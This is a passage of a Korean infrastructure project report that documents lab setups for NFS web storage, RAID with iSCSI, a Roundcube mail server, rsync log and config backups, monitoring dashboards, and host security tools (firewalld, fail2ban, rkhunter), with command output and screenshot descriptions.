Master_SSL_Crlpath:
Using_Gtid: No
Gtid_IO_Pos:
Replicate_Do_Domain_Ids:
Replicate_Ignore_Domain_Ids:
Parallel_Mode: optimistic
--More--
```

→ MariaDB replication 설정



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	46 / 104

### ▣ Storage

#### Web Storage 서버

위치	지사	장비	BR-NFS
----	----	----	--------

```
[root@localhost nfsclient]# systemctl status nfs-server
● nfs-server.service - NFS server and services
  Loaded: loaded (/usr/lib/systemd/system/nfs-server.service; disabled; preset: disabled)
  Active: active (exited) since Thu 2025-08-07 14:19:46 KST; 3min 15s ago
    Docs: man:rpc.nfsd(8)
          man:exportfs(8)
  Process: 4995 ExecStartPre=/usr/sbin/exportfs -r (code=exited, status=0/SUCCESS)
  Process: 4996 ExecStart=/usr/sbin/rpc.nfsd (code=exited, status=0/SUCCESS)
  Process: 5016 ExecStart=/bin/sh -c if systemctl -q is-active gssproxy; then systemctl reload gssproxy ; fi
              Main PID: 5016 (code=exited, status=0/SUCCESS)
             CPU: 21ms

Aug 07 14:19:46 localhost.localdomain systemd[1]: Starting NFS server and services...
Aug 07 14:19:46 localhost.localdomain systemd[1]: Finished NFS server and services.
[root@localhost nfsclient]# mount -t nfs
[root@localhost nfsclient]# systemctl status rpcbind
● rpcbind.service - RPC Bind
  Loaded: loaded (/usr/lib/systemd/system/rpcbind.service; enabled; preset: enabled)
  Active: active (running) since Thu 2025-08-07 13:01:20 KST; 1h 21min ago
TriggeredBy: ● rpcbind.socket
    Docs: man:rpcbind(8)
  Main PID: 701 (rpcbind)
    Tasks: 1 (limit: 10856)
   Memory: 2.8M
      CPU: 24ms
     CGroup: /system.slice/rpcbind.service
             └─701 /usr/bin/rpcbind -w -f

Aug 07 13:01:20 localhost systemd[1]: Starting RPC Bind...
Aug 07 13:01:20 localhost systemd[1]: Started RPC Bind.
[root@localhost nfsclient]#
```

```
root@seong:~# cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#           to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4      gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
/var/www/html/wordpress 10.6.0.10(rw,sync,no_subtree_check,no_root_squash)
/var/www/html/wordpress 10.6.0.10(rw,sync,no_subtree_check,no_root_squash)
#/var/www/html/wordpress 10.6.0.0/16(rw,sync,no_subtree_check)
```

#### → NFS 동작 및 설정

```
[root@localhost ~]# cd /nfsclient/
[root@localhost nfsclient]# ls
index.php      s-core.html      wp-blog-header.php      wp-config.php      wp-includes      wp-login.php      wp-signup
license.txt    wp-activate.php  wp-comments-post.php  wp-content      wp-links-opml.php  wp-mail.php      wp-trackback
readme.html    wp-admin        wp-config-sample.php  wp-cron.php    wp-load.php      wp-settings.php  xmlrpc.php
[root@localhost nfsclient]#
```

```
[root@localhost ~]# df
Filesystem            1K-blocks      Used   Available  Use% Mounted on
devtmpfs                  4096       0       4096   0% /dev
tmpfs                      890348       0      890348   0% /dev/shm
tmpfs                      356140      6736     349404   2% /run
/dev/mapper/rl-root        27193344  5411180    21782164  20% /
/dev/nvme0n1p1                983040    337548    645492  35% /boot
tmpfs                      178068       4      178064   1% /run/user/0
10.5.0.10:/var/www/html/wordpress  39331328  7898112    29688320  22% /nfsclient
[root@localhost ~]#
```

#### → NFS를 통한 Web Storage 공유



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	47 / 104

### 스토리지 서버 raid 구성 + iscsi

위치	지사	장비	BR-NFS
	<pre>root@maeng:/etc/monitorix# lsblk</pre> <pre>sdb      8:16   0  10G  0 disk └─md0    9:0    0  20G  0 raid0 sdc      8:32   0   5G  0 disk └─md1    9:1    0  10G  0 raid0 sdd      8:48   0   10G  0 disk └─md0    9:0    0  20G  0 raid0 sde      8:64   0   5G  0 disk └─md1    9:1    0  10G  0 raid0 sr0     11:0   1 1024M 0 rom</pre>	<pre>root@maeng:/etc/monitorix# lsblk</pre> <pre>NAME          MAJ:MIN RM  SIZE RO TYPE sdb           8:16   0  10G  0 disk └─md0          9:0    0  20G  0 raid0   └─md2        9:2    0  10G  0 raid1 sdc           8:32   0   5G  0 disk └─md1          9:1    0  10G  0 raid0   └─md2        9:2    0  10G  0 raid1 sdd           8:48   0   10G  0 disk └─md0          9:0    0  20G  0 raid0   └─md2        9:2    0  10G  0 raid1 sde           8:64   0   5G  0 disk └─md1          9:1    0  10G  0 raid0   └─md2        9:2    0  10G  0 raid1 sr0          11:0   1 1024M 0 rom</pre>	BR-NFS

- 서로 다른 두 디스크 쌍(sdb+sdc, sdd+sde)을 RAID0으로 구성하여 각각 md0(20GB), md1(10GB) 어레이를 생성
- 생성된 md0과 md1을 다시 RAID1으로 묶어(md2) 데이터 이중화를 구현

<pre>root@maeng:~# mdadm --detail /dev/md2 /dev/md2:       Version : 1.2       Creation Time : Fri Aug  8 05:55:27 2025       Raid Level : raid1       Array Size : 10458112 (9.97 GiB 10.71 GB)       Used Dev Size : 10458112 (9.97 GiB 10.71 GB)       Raid Devices : 2       Total Devices : 2       Persistence : Superblock is persistent        Update Time : Fri Aug  8 06:28:15 2025       State : clean       Active Devices : 2       Working Devices : 2       Failed Devices : 0       Spare Devices : 0        Consistency Policy : resync                Name : maeng:2 (local to host maeng)               UUID : 851b98bc:c80f2af4:ee66a587:58b35fad               Events : 17        Number  Major  Minor  RaidDevice State          0      9       0        0  active sync   /dev/md0          1      9       1        1  active sync   /dev/md1</pre>
---

<pre>root@maeng:~# targetcli ls o- /   o- iqn.2025-08.hq.it:storage     o- tpg1       o- acsi           o- iqn.1991-05.com.microsoft:win-ms8164aucps             o- mapped_lun0             o- lun0               o- lun0               o- portals                 o- 0.0.0.0:3260   o- longdeadk   o- vhost</pre>
--

- md2를 기반으로 iSCSI 타겟을 생성하고, LUN으로 매핑하여 원격 접속이 가능하도록 설정



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	48 / 104

### 스토리지 서버 raid 구성 + iscsi

위치	지사	장비	BR-NFS
----	----	----	--------

The screenshot shows the Windows Disk Management interface. At the top, there's a toolbar with icons for File, Edit, View, and Help. Below it is a ribbon menu with tabs like Home, Storage, and Tools. The main area displays disk details in a table:

볼륨	레이아웃	형식	파일 시스템	상태	용량	사용 가...	사용 가능한...
(C)	단순	기본	NTFS	정상 (부팅...)	19.37 GB	6.13 GB	32 %
(E)	단순	기본	포맷		9.96 GB	9.96 GB	100 %
(디스크 0 파티션 1)	단순	기본	정상 (EFI ...)	100 MB	100 MB	100 %	
(디스크 0 파티션 4)	단순	기본	정상 (복구...)	524 MB	524 MB	100 %	

Below this, a detailed view of Disk 0 shows its partitions:

디스크 0	기본 19.98 GB 온라인	100 MB 정상 (EFI 시스템 파티션)	(C) 19.37 GB NTFS 정상 (부팅, 페이지 파일, 크래시 덤프, 기본 데이터 파티션)	524 MB 정상 (복구 파티션)
-------	-----------------------	----------------------------	---	-----------------------

Disk 1 is also listed but has no visible partitions.

The screenshot shows the Windows File Explorer interface. On the left, there's a navigation pane with icons for Photos, Music, Local Disk (C:), Network, and a folder named WIN-NS8164AU. The main area shows a tree view of drives and volumes:

- 장치 및 드라이브 (3):
  - 로컬 디스크 (C:): 19.3GB 중 6.13GB 사용 가능
  - DVD 드라이브 (D:)
  - 로컬 디스크 (E:)

At the bottom, there's a status bar with the text "10개 항목".

→ Windows 클라이언트에서 iSCSI 타겟에 접속 후 디스크를 초기화하고  
파티션을 생성하여 정상적으로 인식 확인



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	49 / 104

### ▣) Mail

#### Mail Server

위치	본사	장비	HQ-Mail

#### Roundcube Mail Client

주요 요청: dm-mail.core.it/?\_task=mail&\_action=compose&\_id=10223734286895cd0a22a5

보낸 사람: amail <mailto:amail@localhost>

받는 사람: blue@dm-mail.core.it

제목: 이번 주 취약점 보고서 초안 전달드립니다.

내용:

안녕하세요,  
이번 주 진행된 보안 취약점 점검 결과를 정리한 초안 보고서를 첨부합니다.  
내용 검토하시고 추가 의견 있으시면 회신 부탁드립니다.  
감사합니다.

옵션 및 첨부파일

최대 허용 파일 크기는 2.0 MB입니다.

파일 첨부

이름 확인

전송 상태 알림

우선 순위: 보통

보낸 메시지를 다음 위치에 저장: 보낸 편지함

새 창에서 열기

▶ Roundcube를 통한 메일 송신 및 수신



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	50 / 104

### 8) 백업 서버

#### Backup Server

위치	본사	장비	HQ-Backup
# 로그 백업			
30 * * * * rsync -arvz --delete root@10.6.3.131:/var/log/haproxy.log /backup/backuplog/haproxylog/			
30 * * * * rsync -arvz --delete root@10.6.4.130:/var/log/httpd/access_log /backup/backuplog/waslog/			
30 * * * * rsync -arvz --delete root@10.6.3.133:/var/log/httpd/ /backup/backuplog/webhardlog/			
30 * * * * rsync -arvz --delete root@10.6.3.130:/var/log/messages /backup/backuplog/dnslog/			
30 * * * * rsync -arvz --delete root@10.1.4.131:/var/log/mariadb/ /backup/backuplog/dblog/			
30 * * * * rsync -arvz --delete root@10.7.2.2:/var/log/monitorix /backup/backuplog/monitorixlog/			
30 * * * * rsync -arvz --delete root@10.6.3.132:/var/log/maillog /backup/backuplog/maillog/			
# 설정 파일 백업			
30 * * * * rsync -arvz --delete root@10.7.1.2:/etc/snmp/snmpd.conf /backup/backupconf/			
30 * * * * rsync -arvz --delete root@10.6.3.130:/etc/bind/core.it.zone /backup/backupconf/			
30 * * * * rsync -arvz --delete root@10.5.4.130:/var/named/slaves/ /backup/backupconf/			
30 * * * * rsync -arvz --delete root@10.6.3.131:/etc/haproxy/haproxy.cfg /backup/backupconf/			
30 * * * * rsync -arvz --delete root@10.7.2.2:/etc/monitorix/monitorix.conf /backup/backupconf/			

#### → 주요 서버 서비스 설정 백업 중앙화

```
[root@localhost ~]# backuplog]# ls
dblog dnslog haproxylog maillog monitorixlog waslog webhardlog
[root@localhost backuplog]# ls ./dblog
mariadb.log mariadb.log-20250808.gz mariadb.log-20250809.gz mariadb.log-20250810
[root@localhost backuplog]# ls ./dnslog
messages
[root@localhost backuplog]# ls ./haproxylog/
haproxy.log
[root@localhost backuplog]# ls ./maillog/
maillog
[root@localhost backuplog]# ls ./monitorixlog/
monitorix
[root@localhost backuplog]# ls ./waslog/
access_log
[root@localhost backuplog]# ls ./webhardlog/
access_log access_log-20250810 error_log error_log-20250810 ssl_access_log ssl_error_log ssl_request_log

[root@localhost backupconf]# pwd
/backup/backupconf
[root@localhost backupconf]# ls -l
total 68
-rw-r--r--. 1 root 106 561 Aug 7 11:40 core.it.zone
-rw-r--r--. 1 root root 3324 Aug 9 17:30 haproxy.cfg
-rw-r--r--. 1 root root 36419 Aug 5 14:31 monitorix.conf
-rw-r--r--. 1 named named 911 Aug 9 15:56 s-core.it.zone
-rw-----. 1 root root 18850 Aug 5 14:41 snmpd.conf
```

#### → 백업 내용




IaC(코드형 인프라)를 활용한  
인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	51 / 104

o) ELK

## → Kibana 동작




## → Filebeat Discover



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	52 / 104

### ㅈ) MRTG



	IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축	
	문서 번호	FN-002
	수정일	2025-08-11
	페이지	53 / 104

### 4) cacti

**cacti**

위치	관제구역	장비	MN-Cacti

```
[root@localhost ~]# systemctl status snmpd
● snmpd.service - Simple Network Management Protocol (SNMP) Daemon.
   Loaded: loaded (/usr/lib/systemd/system/snmpd.service; enabled; preset: disabled)
   Active: active (running) since Fri 2025-08-08 20:08:19 KST; 16h ago
     Main PID: 1017 (snmpd)
        Tasks: 1 (limit: 10855)
       Memory: 9.2M
          CPU: 20.055s
        CGroup: /system.slice/snmpd.service
                   └─1017 /usr/sbin/snmpd -LS0-6d -f

Aug 08 20:08:14 localhost.localdomain systemd[1]: Starting Simple Network Management Protocol (SNMP) Daemon...
Aug 08 20:08:19 localhost.localdomain snmpd[1017]: NET-SNMP version 5.9.1
Aug 08 20:08:19 localhost.localdomain systemd[1]: Started Simple Network Management Protocol (SNMP) Daemon..
[root@localhost ~]#
```

콘솔 > 장치 > (편집) +

https://mn-cacti.s-core.it/cacti/host.php?action=edit&id=4

다음 계정으로 로그인 admin ▾

콘솔 그레프 Reporting 로그

콘솔 장치 (편집)

router1 (10.7.1.1)  
SNMP 정보  
시스템 Cisco IOS Software, 7200 Software (C7200-ADVENTERPRISEK9-M), Version 12.4(22)T, RELEASE SOFTWARE (fc1)Technical Support: http://www.cisco.com/techsupportCopyright (c) 1986-2008 by Cisco Systems, Inc.Compiled Fri 10-Oct-08 10:10 by prod\_rel\_team  
운영 시간 8994000 (1년, 8시간, 59분)  
호스트이름: R3  
위치:  
연락처:

장치 [편집 : router1]  
일반 장치 옵션  
설명 ? router1

새 장치 만들기  
\*이 장치에 대한 그레프 만들기  
생성 다시 생성 방법  
장치 디버그 사용  
폴더 캐시 다시 작성  
폴더 캐시보기  
데이터 소스 목록  
그래프 목록

콘솔 > 집계 그래프 > (편집) +

https://mn-cacti.s-core.it/cacti/aggregate\_graphs.php?action=edit&id=40&tab=preview


다음 계정으로 로그인 admin ▾

콘솔 그레프 Reporting 보고

콘솔 집계 그래프 (편집)

상세정보 아이템 미리보기  
집계 미리보기 [(편집 : ROUTER TRAFFIC)]

ROUTER TRAFFIC



bytes per second

From 2025-08-08 13:00:10 To 2025-08-09 13:00:01

router1	router1 Outbound	Current: 0.00	Average: 0.00	Maximum: 0.00
router1	router1 Inbound	Current: 14.50	Average: 21.34	Maximum: 206.68
router1	router1 Outbound	Current: 25.03	Average: 24.70	Maximum: 26.17



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	54 / 104

### ☞ monirotix

**monirotix**

위치	관제구역	장비	MN-monirorix
← → ⌂	⌚ 🌐 📡 mn-monitorix.s-core.it/monitorix-cgi/monitorix.cgi?mode=multipath&all&graph=all&when=1day&color=black	⭐ 🌐 📡	⭐ 🌐 📡
<span style="border: 1px solid black; padding: 2px;">all graphs</span> <span style="border: 1px solid black; padding: 2px;">last day</span>			
Sat Aug 9 16:41:56 KST 2025			

**서버 자원 현황 모니터링 대시보드**

**Host: seong**

TELNET		WWW		MAIL		DNS	
Conn	Curr:	Conn	Curr:	Conn	Curr:	Conn	Curr:
Max	Max:	Max	Max:	Max	Max:	Max	Max:

**Host: seong**

B090		System load average and usage		Memory allocation		Entropy	
Conn	Curr:	Load average	Current:	Bytes	Current:	Days	Current:
Max	Max:	1 min average	Average:	Used	Max:	Uptime	Current:
Conn	Curr:	5 min average	Min:	Cached	Min:	Days	Max:
Max	Max:	15 min average	Max:	Buffers	Max:	Uptime	Max:
Conn	Curr:	System load	Max:	Active	Max:	Days	Max:
Max	Max:	(1day)	Min:	Inactive	Min:	Uptime	Min:

**DNS 서버 상세그래프**

각 프로토콜(SMTP, POP3, FTP)별 트래픽 현황 표시

**Mail 서버 상세그래프**

트래픽, 부하, 활성 프로세스, 가동 시간 모니터링



## ▣) 공통 보안 정책

### firewalld

위치	전 구역
[root@localhost ~]# firewall-cmd --list-all	

```
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: ens160 ens224
  sources:
  services: dns http https ssh
  ports: 80/tcp 8090/tcp 3306/tcp 5044/tcp 8080/tcp 443/tcp
  protocols:
  forward: no
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
[root@localhost ~]#
```

### 서비스 포트 허용 리스트

```
[root@localhost ~]# systemctl status firewalld
● firewalld.service - firewalld - dynamic firewall daemon
   Loaded: loaded (/usr/lib/systemd/system/firewalld.service; enabled; preset: enabled)
   Active: active (running) since Sun 2025-08-10 13:30:23 KST; 32min ago
     Docs: man:firewalld(1)
 Main PID: 743 (firewalld)
    Tasks: 3 (limit: 10856)
   Memory: 55.3M
      CPU: 3.787s
     CGroup: /system.slice/firewalld.service
             └─743 /usr/bin/python3 -s /usr/sbin/firewalld --nofork --nrepid

Aug 10 13:30:19 localhost systemd[1]: Starting firewalld - dynamic firewall daemon...
Aug 10 13:30:23 localhost systemd[1]: Started firewalld - dynamic firewall daemon.
```

```
Aug 10 13:42:48 localhost.localdomain firewalld[743]: WARNING: ALREADY_ENABLED: cockpit
Aug 10 13:42:48 localhost.localdomain firewalld[743]: WARNING: ALREADY_ENABLED: dhcipv6-client
Aug 10 13:42:48 localhost.localdomain firewalld[743]: WARNING: ALREADY_ENABLED: dns
Aug 10 13:42:48 localhost.localdomain firewalld[743]: WARNING: ALREADY_ENABLED: http
Aug 10 13:42:49 localhost.localdomain firewalld[743]: WARNING: ALREADY_ENABLED: ssh
Aug 10 13:51:04 localhost.localdomain firewalld[743]: WARNING: NOT_ENABLED: cockpit
[root@localhost ~]#
```

### firewalld 활성화



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	56 / 104

### fail2ban

위치	전 구역

```
[root@localhost ~]# ssh root@10.6.2.130
root@10.6.2.130's password:
Permission denied, please try again.
root@10.6.2.130's password:
Permission denied, please try again.
root@10.6.2.130's password:
root@10.6.2.130: Permission denied (publickey,gssapi-keyex,gssapi-with-mic,password).
[root@localhost ~]# ssh root@10.6.2.130
ssh: connect to host 10.6.2.130 port 22: Connection refused
[root@localhost ~]# ssh root@10.6.2.130
ssh: connect to host 10.6.2.130 port 22: Connection refused
[root@localhost ~]#
```

### ssh 접속 실패

```
[root@localhost ~]# fail2ban-client status sshd
Status for the jail: sshd
|- Filter
| |- Currently failed: 0
| |- Total failed:    3
| `-- File list:        /var/log/secure
`- Actions
  |- Currently banned: 1
  |- Total banned:    1
  `-- Banned IP list:  10.1.4.130
[root@localhost ~]#
```

### 차단된 ip 정보

```
[root@localhost ~]# systemctl status fail2ban
● fail2ban.service - Fail2Ban Service
  Loaded: loaded (/usr/lib/systemd/system/fail2ban.service; enabled; preset: disabled)
  Active: active (running) since Sun 2025-08-10 20:12:47 KST; 24min ago
    Docs: man:fail2ban(1)
  Process: 116358 ExecStartPre=/bin/mkdir -p /run/fail2ban (code=exited, status=0/SUCCESS)
 Main PID: 116359 (fail2ban-server)
   Tasks: 5 (limit: 10856)
     Memory: 15.3M
       CPU: 1.144s
      CGroup: /system.slice/fail2ban.service
              └─116359 /usr/bin/python3 -s /usr/bin/fail2ban-server -xf start

Aug 10 20:12:47 localhost.localdomain systemd[1]: Starting Fail2Ban Service...
Aug 10 20:12:47 localhost.localdomain systemd[1]: Started Fail2Ban Service.
Aug 10 20:12:48 localhost.localdomain fail2ban-server[116359]: Server ready
[root@localhost ~]#
```

### 상태 확인



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	57 / 104

### rkhunter

#### 위치

#### 전 구역

```
Checking the local host...
```

```
Performing system boot checks
  Checking for local host name [ Found ]
  Checking for system startup files [ Found ]
  Checking system startup files for malware [ None found ]

Performing group and account checks
  Checking for passwd file [ Found ]
  Checking for root equivalent (UID 0) accounts [ None found ]
  Checking for passwordless accounts [ None found ]
  Checking for passwd file changes [ None found ]
  Checking for group file changes [ None found ]
  Checking root account shell history files [ OK ]

Performing system configuration file checks
  Checking for an SSH configuration file [ Found ]
  Checking if SSH root access is allowed [ Warning ]
  Checking if SSH protocol v1 is allowed [ Not set ]
  Checking for other suspicious configuration settings [ None found ]
  Checking for a running system logging daemon [ Found ]
  Checking for a system logging configuration file [ Found ]
  Checking if syslog remote logging is allowed [ Not allowed ]

Performing filesystem checks
  Checking /dev for suspicious file types [ None found ]
  Checking for hidden files and directories [ None found ]
```

```
System checks summary
```

### ssh root 접근권한 허용 취약점 확인

```
File properties checks...
  Files checked: 131
  Suspect files: 0
```

```
Rootkit checks...
  Rootkits checked : 486
  Possible rootkits: 0
```

```
Applications checks...
  All checks skipped
```

```
The system checks took: 2 minutes and 20 seconds
```

```
All results have been written to the log file: /var/log/rkhunter/rkhunter.log
```

```
One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter/rkhunter.log)
```

```
[root@localhost ~]#
```

루트킷 확인 결과 발견된 정보가 없음



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	58 / 104

### rkhunter

#### 위치

#### 전 구역

```
[root@localhost ~]# mail
s-mail version v14.9.22. Type '?' for help
/root/Maildir: 5 messages
▶ 1 root          2025-08-07 14:50   47/2284 "rkhunter Daily Run on localhost.localdomain
  2 Mail Delivery System 2025-08-07 15:32  99/3495 "Undelivered Mail Returned to Sender
  3 root          2025-08-08 03:47   39/1612 "rkhunter Daily Run on localhost.localdomain
  4 root          2025-08-09 14:16   43/2056 "rkhunter Daily Run on localhost.localdomain
  5 root          2025-08-10 14:16   43/2056 "rkhunter Daily Run on localhost.localdomain
& 5
[-- Message 5 -- 43 lines, 2056 bytes --]:
Date: Sun, 10 Aug 2025 14:16:45 +0900
To: root@localhost
Subject: rkhunter Daily Run on localhost.localdomain
Message-Id: <20250810051646.14EDE103BB82@mail.smt.it>
From: root <root@smt.it>

----- Start Rootkit Hunter Update -----
[ Rootkit Hunter version 1.4.6 ]

